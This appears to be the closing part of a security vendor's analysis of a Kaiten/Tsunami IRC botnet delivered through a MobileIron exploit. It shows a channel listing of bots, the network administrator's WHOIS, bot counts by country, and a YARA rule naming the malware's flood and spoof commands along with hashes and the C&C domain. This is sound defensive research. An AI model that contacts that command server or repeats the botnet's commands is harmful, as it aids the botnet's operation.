#AN0PCFBL	EUCG	JYBVPXL	00N1J	SVLBKU	W0Z0N2H	
#AZBA1YB	EXMSVD	JYFK	0G8GYU	TAUTQ	W0ISQDRR	
#B1C0SD	F0V0	JYHMR	0G0W0Z	T0H0MF	W0N1L0GX	
#B0NACC	F0B0LNL	K0FC	0HFS0	T0M0	W001	
#BEZFGO	FDKT	KFRJ	0M2Q1NS	THQ6ZNS	XBBQJ	
#B0KPVL	FE0HFB	KZFLH	0PDPULB	TH0M0Q	XG0TU0P0	
#B0M0	FE0Z0TB	K0YJZ0CP	05YJ0M	T0UC0B	X0T0J0M	
#BPXVD0EM	F0G0DZYTE	K1Y0W0N	0UDN	TQ0E	X1K0MR	
#BRFJ	FJ3PCZV	K0E1	0UDU	T0RTFBG	XL0MPWET	
#BTEZVE	F0KJW	K0N1PLR	0XMTG	T0RT5ZG	XL0WU	
#B0X0M0XG	F5TYF	K0U0Y0Z	0SSB	T0RQ	X00X	
#CH0M0J1Z	FURP5X0M	KR0KX	P0SL5	TYLRJ0A	X00Z1M	
#C1GF	FUZO	KRUCPMB	PALE	TZ0RG	X0K10M0P	
#C0CR0NHC	FV0R0JW	KXFGLGU	R0C0F0	TZ0E1C	XVEY0A0C	
#C0MS	FY0N	K00VX	PEK0G0U	U00C0A	X0VU	
#C0H0KY	GECS	KYPOJZ	PH0G	U0R0	Y0P0Q0K	
#C0R0EN	GG0P1LXK	L0PFL	P0KSYD1R	UFUJZG0	Y0W0	
#C1EY	G10KX	L0TKF	PL0MR	UFUJZ0P	Y0ZY	
#C0N2UM	GPZV	LK0G0Y0A	PP0X	UG0TE	Y0CT0A	
#C5T0YD	G0R0M	LKZA	PPPH	U1U0CL5	Y0XA	
#C0S0DL	G0R0P5	L0F0	PPR05	U0L0P	Z0J0K0M	
#C0M5FK	GVL10B	L0W1LW	P0L0G	U3M0ZVFK	Z00CF0F	
#CTJYX0K	GZTD	LPLC	PRG0	ULX1X1C	ZC0E0ZT	
#C0YKX	H0M0R0XV	L0R0K	PZSE1GM	U0L0P	Z0R0XW	
#CZ0P	HE1C0TCT	LSL0	P0R0W	U0M	Z1Z0	
#CZ0HT0W	H0G0M	L0T0R	Q0CHL0YR	UR3GG	ZHF0S0	
#DB1AE	H0V0	L1Q0B	Q0JH0R	U0XFR0D	Z1Z0P	
#DCTYLCY	H0KFNPH	L1N0J	Q10K0V	Z1Z0NC	Z0J0K0M	
#D0C10N	H0K0RNS	L0X0	Q0K0W	U0XFP	Z1Z0	
#D0GJF	H5LH	LYJ0S0	Q0H1K	VBS0P1BY	Z1LUF0NZ	
#D0M0C	H0EKT	M0C0QYK	0N0JY0G	V0TU	Z0U5YJ	
#D10L0P0Y	H0JTP1	M0T0	0X0Z1PL	V0R0J	Z0A	
#D0K0V0M	HZ1K0M5R	MH1ZY	QYK	VGTJ3M	ZH1Z0VND	
#D0M1Y0K	I0AB	M0Q0V	R0B0AI	V1E2D0E0	Z0UETFR0	
#D0P0L0W	IDP0W	M0R0P0M	R0C0K0D	W0RZ	Z0U0TRZ	
#D0TF0J	I0KJ0F	M0W0LFD	R0M0LFD	V0Y0G	Z0U0J	
#D0V	I0R0W	M0P0M	R0K0E	V0M0P0M	ZZ0EM0W	
#D0L0J	IL0P0B	M0J0R0V	R0P0J	V0Q0T0R	Z2F0M0	
#D0T0	I0K0K	H0K0R	R0B0ET	V0Z1Z0J	Z0J0K0M	
#I0SS1	#internet	Total of 311 nicks	1 ops,	0 halfofs,	0 voices, 310 normal	
#I0C0M0	#internet	created Tue Oct 6 20:28:39 2020				
#I0SS1	Join to #internet	was synced in 1 secs				
#JENI	H	0	SPWVAJ	H0PK		
#JENI	H	0	DMVTD0R06	XBLZKBF		
#JENI	H	0	M01YF0G	net	NONOHC	
#JENI	H	0	EB0EUG	g	EVSGTD1I	
#JENI	H	0	T0X10Hbb0	.sk	0PEUMDC	
#JENI	H	0	LXVMD0Y0J	I0GBNGR		
#JENI	H	0	W00AC0F5	METIKZL		
#JENI	H	0	MLL308	0S0X0V1		
#JENI	H	0	Y0CML0C0	5	E1NME	
#JENI	H	0	L1D0A0213	TVTQIF		
#JENI	H	0	YJ3Q5C0M0	net	JEGCC0Q	
#JENI	H	0	I0P308	0E1U0		
#JENI	H	0	Z1Z05T0B	00N1J		
#JENI	H	0	MK1M0F10	BSC0P0L		
#JENI	H	0	5TUY04	R0X0U0		
#JENI	H	0	JRYEQ10	1	ZS0S0R0E	
#JENI	H	0	0M0R02	3	PSXJ0ASU	
#JENI	H	0	R0C0F0V0J	.jp	V0BZ0K0	
#JENI	H	0	I0E0W	PUT1L		
#JENI	H	0	A0N0C02	TCU1KJ		
#JENI	H	0	Z1H5VND	net	H0P0S1S	
#JENI	H	0	LY0A99	DFKL		
#JENI	H	0	IY1JPCF30	Y	H0VXJ0F	
#JENI	H	0	0C0V5R0	6	COV5GR0	
#JENI	H	0	Z0G0Z0Z	4	H0VXJ0F	
#JENI	H	0	0VTR0Y0	Y0KPRN0L	.com	SLM01C0
#JENI	H	0	C0KFG0R0N	H	SH0UR	
#JENI	H	0	YFN0G0A0B	.sk	N1L0R0C	
#JENI	H	0	UCD0V5E0H	WCUJZFCJ		
#JENI	H	0	0T0X055	H	K0Y0	
#JENI	H	0	R0K00X0J	I0Z0L	.net	TKN0D0K
#JENI	H	0	MK0K0H	H	YRZE1J	
#JENI	H	0	KH0J0C0B	ZUPP0F		
#JENI	H	0	0N0M0F0	L10T0		
#JENI	H	0	ENR0K09	J1W		
#JENI	H	0	0VDS0N07	PO	M1TX	
#JENI	H	0	IZ1H0	sk	B0RH	
#JENI	H	0	AKUJ0N0E	H0M0J		
#JENI	H	0	R0M	H	W0Y0E10	
#JENI	H	0	U0FK0W0G	H0NC		
#JENI	H	0	FX10Z015	H	C0A1N0J	
#JENI	H	0	I0M0U0E0B	3	NOV0K0F0P	
#JENI	H	0	B1X0M0E011	H	0C0D0A0G0	
#JENI	H	0	X0C0D0A0G0	H	0C0D0A0G0	
#JENI	H	0	X0TP0Y0B	C0DFN0J		
#JENI	H	0	M0C0D0A0G0	net	J0W0K0R0U	
#JENI	H	0	C0R0E0	H	L0R1L0V0	
#JENI	H	0	AF0V0J	H	U0V05	
#JENI	H	0	R0L0S090J	H	G0V0PTJ	
#JENI	H	0	YCC00M0K0J	H	G0CCT	
#JENI	H	0	R0G0P0L0	H	KZFLH	
#JENI	H	0	B1Z0L0N0J	H	KW1N	
#JENI	H	0	NYP0K0E	H	MLL0W	
#JENI	H	0	0B00P0	nl	CRR0C0M0Y	
#JENI	H	0	ZND0LZ0R0	.be	WTP0P	

Figure 13. Active bots

In the previous output you can see the “Network Administrator” of this server under the nickname “magician”.

```
02:01 -!- End of /WHO list
02:01 -!- #internet magician Hs*~ 0 magic@netadmin.example.org [realname]
02:01 -!- End of /WHO list
02:02 -!- magician [magic@netadmin.example.org]
02:02 -!- ircname : realname
02:02 -!- channels : @#opers ~#internet
02:02 -!- server : irc.internet.com [internet]
02:02 -!- : IRC Operator
02:02 -!- : is using a Secure Connection
02:02 -!- : is a Network Administrator
02:02 -!- idle : 0 days 1 hours 26 mins 31 secs [signon: Fri Oct 9 00:29:21 2020]
02:02 -!- End of WHOIS
```

Figure 14. Magician (Network Administrator)

The number of bots by country that were found at the time of analysis is listed below:

- 70 US, United States
- 30 DE, Germany
- 22 GB, United Kingdom
- 19 HK, Hong Kong
- 12 NL, Netherlands
- 12 IT, Italy
- 11 RU, Russian Federation
- 10 SK, Slovakia
- 10 FR, France
- 10 CN, China
- 10 AU, Australia
- 9 TR, Turkey
- 9 IE, Ireland
- 8 AT, Austria
- 7 MY, Malaysia
- 6 SG, Singapore
- 6 GL, Greenland
- 5 TW, Taiwan

- 5 CH, Switzerland
- 4 MX, Mexico
- 4 KR, Korea, Republic of
- 4 JP, Japan
- 4 CZ, Czech Republic
- 4 CA, Canada
- 4 AR, Argentina
- 3 BE, Belgium
- 2 SE, Sweden
- 2 RS, Serbia
- 2 RO, Romania
- 2 PR, Puerto Rico

- 2 LU, Luxembourg
- 2 ID, Indonesia
- 2 HU, Hungary
- 2 DO, Dominican Republic
- 1 ES, Spain
- 1 BR, Brazil

Indicators of compromise

Yara rule:

```
rule Tsunami {
  meta:
    author = "BlackArrow Unit (Tarlogic)"
    description = "Detection of Tsunami/Kaiten sample based on embeded strings"
    md5 = "969013b23e440fe31be70daac6d7edb2"
    sha1 = "5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130"
  strings:
    $elf = { 7f 45 4c 46 }

    $x1 = "= Kills the client"
    $x2 = "Kaiten wa goraku"
    $x3 = "syn flooder that will kill most"
    $x4 = "NOTICE %s :Killing pid"
    $x5 = ":Removed all spoofs"
    $x6 = "TSUNAMI <target>"
    $x7 = "Do something like: 169.40"
    $x8 = ":Spoofs: %d.%d.%d.%d"
    $x9 = "NOTICE %s :UDP <target>"
    $x10 = "NOTICE %s :GET <http address> "
    $x11 = "NOTICE %s :NICK <nick>"
    $x12 = "NOTICE %s :UNKNOWN <target>"
    $x13 = "NOTICE %s :KILLALL"
    $x14 = "GETSPOOFS"

  condition:
    $elf in (0..4) and 6 of ($x*) and filesize < 120KB
}
```

It is recommended to filter the domain linked to the C&C (lib.pygensim.com) and establish rules in the corresponding networking devices (firewalls, IDS / IPS) to identify outgoing IRC traffic as this is a protocol rarely used in business environments. In the case of using SNORT, consider the detection rules listed at:

https://www.snort.org/search?query=irc&submit_search=

Source: <https://www.blackarrow.net/attackers-abuse-mobileirons-rce-to-deliver-kaiten/>